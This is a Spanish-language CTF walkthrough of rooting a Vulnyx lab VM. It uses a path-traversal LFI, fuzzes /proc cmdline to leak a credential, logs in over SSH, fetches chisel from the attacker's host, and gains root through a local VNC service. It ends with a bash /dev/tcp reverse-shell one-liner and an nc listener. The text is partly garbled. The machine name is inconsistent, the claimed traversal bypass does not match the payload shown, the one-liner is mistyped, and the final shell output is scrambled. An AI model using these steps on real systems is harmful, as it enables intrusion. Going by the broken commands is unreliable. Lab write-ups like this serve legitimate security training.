

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Reactor– Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Internal”** alojada en la plataforma **Internal**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

RECONOCIMIENTO

Realizamos un escaneo inicial con nmap para ver qué puertos se encuentran abiertos

```
(root@kali)-[/home/phoenixx/Escritorio/internal]
# nmap -sS -p- --open -vvv -n -Pn -oN allPorts -T4 192.168.1.72
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 18:51 +0000
Initiating ARP Ping Scan at 18:51
Scanning 192.168.1.72 [1 port]
Completed ARP Ping Scan at 18:51, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:51
Scanning 192.168.1.72 [65535 ports]
Discovered open port 80/tcp on 192.168.1.72
Discovered open port 22/tcp on 192.168.1.72
Discovered open port 9999/tcp on 192.168.1.72
```

Encontramos abiertos los puertos 80, 22 y 9999.

Procedemos a realizar un escaneo más exhaustivo para descubrir los servicios que se encuentran corriendo por los puertos abiertos.

```
(root@kali)-[/home/phoenixx/Escritorio/internal]
# nmap -sVC -p 22,80,9999 -n -Pn -oN targets 192.168.1.72
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 18:54 +0000
Nmap scan report for 192.168.1.72
Host is up (0.00064s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: Day Bootstrap Template - Index
9999/tcp  open  http     SimpleHTTPServer 0.6 (Python 3.9.2)
|_ http-server-header: SimpleHTTP/0.6 Python/3.9.2
|_ http-auth:
|   HTTP/1.0 401 Unauthorized\x0D
|_   Basic realm=PROD
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:84:6C:63 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos un servicio SSH, y dos servicios HTTP, uno corriendo por el puerto 80 y otro por el puerto 9999.

ENUMERACIÓN WEB

```
(root@kali)-[/home/phoenixx/Escritorio/internal]
# whatweb http://192.168.1.72
http://192.168.1.72 [200 OK] Apache[2.4.56], Bootstrap, Country[RESERVED][22], Email[contact@example.com,info@example.com], Frame, HTML5, HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.1.72], Lightbox, Script, Title[Day Bootstrap Template - Index]
```

Recogemos información sobre la web con whatweb.

EXPLOTACIÓN

Examinando el código fuente de la página principal de la web, tenemos un recurso en php que recibe un parámetro por url y apunta a un recurso interno del servidor. En este contexto podemos intentar explotar un File Inclusión, en concreto un Local File Inclusion.

```
<!-- ===== Header ===== -->
<header id="header" class="d-flex align-items-center">
  <div class="container d-flex align-items-center justify-content-between">
    <h1 class="logo"><a href="internal-item.php?item=index.html#hero">Day</a></h1>
    <!-- Uncomment below if you prefer to use an image logo -->
    <!-- <a href="index.html" class="logo"></a>-->
  </div>
  <nav id="navbar" class="navbar">
```

Not Secure view-source:http://192.168.1.72/internal-item.php?item=index.html#hero

Intentamos apuntar al archivo /etc/passwd, pero no obtenemos nada. Es posible que se esté aplicando un filtro. Por lo que podemos intentar hacerle un bypass.

Not Secure http://192.168.1.72/internal-item.php?item=/etc/passwd

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Después de intentar varias técnicas, resulta que duplicando los dos puntos y la barra podemos llegar a explotar el LFI. Esto sucede porque el filtro únicamente elimina los dos puntos y la barra, pero si duplicamos los dos puntos y la barra no se filtra correctamente y se acaba formando la ruta en sí.

Not Secure http://192.168.1.72/internal-item.php?item=../../../../../../../../etc/passwd

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,/,/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin
messagebus:x:103:109:/:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin
sshd:x:105:65534:/:/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper,/,/usr/sbin/nologin
admin:x:1000:1000:admin,,/home/admin:/bin/bash
```

Conseguimos listar el /etc/passwd y enumerar usuarios.

Una vez hemos constatado el LFI, podemos revisar varias rutas en busca de credenciales, podemos mirar archivos de configuración, por ejemplo.


En este caso, siguiendo con la filosofía de Linux, en la cual todos los elementos del sistema se muestran como archivos, incluso los procesos. Dentro del directorio `proc`, se guardan en subdirectorios nombrados por el PID (Process ID) de cada proceso, dentro de cada subdirectorios encontramos (entre otros) un archivo llamado `cmdline`, que contiene el comando con el que se ha iniciado el proceso, las flags y los argumentos. Es posible que algún proceso se haya iniciado contenga algún argumento interesante. Podemos utilizar `wfuzz` para lanzar solicitudes, tomando un rango numérico (haciendo referencia a los PID).

Podemos filtrar las respuestas y en concreto encontramos un proceso al cual se le ha pasado una credencial como argumento. En concreto es un server HTTP.



ACCESO AL SISTEMA Y ESCALADA DE PRIVILEGIOS

Podemos aprovechar que el servicio SSH está activado para proporcionar el usuario que hemos enumerado y la contraseña que hemos obtenido. En efecto, conseguimos conectarnos por SSH a la máquina objetivo.



Dentro de la metodología habitual de escalada de privilegios, uno de los aspectos que tenemos que vigilar son las conexiones abiertas en la máquina víctima.

En este caso nos encontramos con un puerto abierto en concreto el 5901. Recogiendo información por internet descubro que se trata del puerto que utiliza VNC, un sistema de escritorio remoto.

```
admin@internal:~$ ss -tulnp
Netid  State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
udp    UNCONN 0        0        0.0.0.0:68          0.0.0.0:*
tcp    LISTEN 0        128     0.0.0.0:22          0.0.0.0:*
tcp    LISTEN 0        5       127.0.0.1:5901     0.0.0.0:*
```

Si examinamos los procesos en ejecución nos daremos cuenta de que el proceso de VNC está siendo ejecutado por root. Se abre una vía potencial de escalada de privilegios.

```
root 470 0.0 1.0 18328 10456 ? Ss 20:50 0:00 /usr/bin/perl /usr/bin/tigervncserver -xstartup /usr/bin/xterm
root 472 0.0 6.2 470928 61332 ? Ssl 20:50 0:00 /usr/bin/xtigervnc :1 -rfbport 5901 -localhost-1 -SecurityTypes VncAuth -PasswordFile /root/.vnc/passwd -ClientWaitTimeMillis 30000 -geometry 1920x1200 -desktop interna
```

A su vez, en el directorio home del usuario admin, encontramos un directorio llamado "...", si nos dirigimos a este directorio encontraremos un zip. Si nos descargamos el .zip e intentamos descomprimirlo nos pedirá una contraseña. En este caso lo que hice fue reutilizar la misma contraseña que habíamos obtenido previamente.

```
admin@internal:~$ pwd
/home/admin
admin@internal:~$ ls -la
total 44
drwx----- 4 admin admin 4096 may  8  2023 .
drwxr-xr-x 3 root  root  4096 may  8  2023 ..
drwx----- 2 admin admin 4096 may  8  2023 ...
lrwxrwxrwx 1 root  root    9 abr 23  2023 .bash_history -> /dev/null
-rw----- 1 admin admin  220 ene 15  2023 .bash_logout
-rw----- 1 admin admin 3526 ene 15  2023 .bashrc
drwxr-xr-x 3 admin admin 4096 may  8  2023 .local
-rw----- 1 admin admin  807 ene 15  2023 .profile
-rwx----- 1 admin admin 5504 may  8  2023 python3HTTPSAuthServer.py
-rw-r--r-- 1 admin admin  66 may  8  2023 .selected_editor
-r----- 1 admin admin  33 may  8  2023 user.txt
admin@internal:~$ cd ...
admin@internal:~/...$ ls -la
total 12
drwx----- 2 admin admin 4096 may  8  2023 .
drwx----- 4 admin admin 4096 may  8  2023 ..
admin@internal:~/...$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
(root@kali)-[/home/phenixx/Escritorio/internal]
# wget http://192.168.1.72:8080/internalkey.zip
--2026-07-15 19:22:17-- http://192.168.1.72:8080/internalkey.zip
Conectando con 192.168.1.72:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 198 [application/zip]
Grabando a: «internalkey.zip»

internalkey.zip 100%[=====
2026-07-15 19:22:17 (39,2 MB/s) - «internalkey.zip» guardado [198/198]
```

En este caso funcionó y dentro del archivo comprimido había un archivo passwd en formato ISO-8859.

Leyendo la documentación de VNC, descubro que se puede iniciar proporcionando una ip, un puerto y pasándole un archivo de contraseña (como el que tenemos a disposición).

Pero primero necesitamos hacer un port forwarding, porque VNC se está ejecutando en el puerto 5901 del localhost y desde la máquina atacante no tenemos acceso. Para ello podemos cargar chisel en la máquina víctima y conectarnos a nuestro chisel servidor en kali linux, o aprovechar SSH y hacer un portforwarding de dicho puerto también, ambas opciones son válidas.

```
admin@internal:/tmp$ wget http://192.168.1.37/chisel
--2026-07-15 21:24:49-- http://192.168.1.37/chisel
Conectando con 192.168.1.37:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 10563746 (10M) [application/octet-stream]
Grabando a: «chisel»

chisel                                                                    100%[=====
2026-07-15 21:24:49 (391 MB/s) - «chisel» guardado [10563746/10563746]
```

```
(root@kali)-[/home/phoenixx/Escritorio/internal]
# chisel server --reverse --port 9999
2026/07/15 19:25:19 server: Reverse tunnelling enabled
2026/07/15 19:25:19 server: Fingerprint gqQm8jU2Xsd7ju7uGc46V3m6/qL56N8nL1KIWf1H03M=
2026/07/15 19:25:19 server: Listening on http://0.0.0.0:9999
```

Teniendo dicho puerto disponible desde nuestro localhost utilizamos la herramienta vncviewer le pasamos como contraseña el archivo que acabamos de descomprimir.

```
(root@kali)-[/home/phoenixx/Escritorio/internal]
# vncviewer 127.0.0.1:5901 -passwd passwd
Connected to RFB server, using protocol version 3.8
Performing standard VNC authentication
Authentication successful
Desktop name "internal:1 (root)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```

Obtenemos una conexión remota a la máquina víctima como el usuario root, para trabajar directamente de consola podemos utilizar el típico one-liner de bash para obtener una revshell como root

```
TightVNC: internal:1 (root)
# whoami
root
# bash -c 'bash -i >& /dev/tcp/192.168.1.37/7171 0x1'
```

```
(root@kali)-[/home/phoenixx]Escritorio/internal
# nc -lnvp 7171 & # 1:5901 - passed
listening on [any] 7171 ...ing prot: X
connect to [192.168.1.37] from (UNKNOWN) [192.168.1.72] 40222
root@internal:~# whoami |
whoami: name 'internal:1 (root)'
root: never default format:
root@internal:~#
```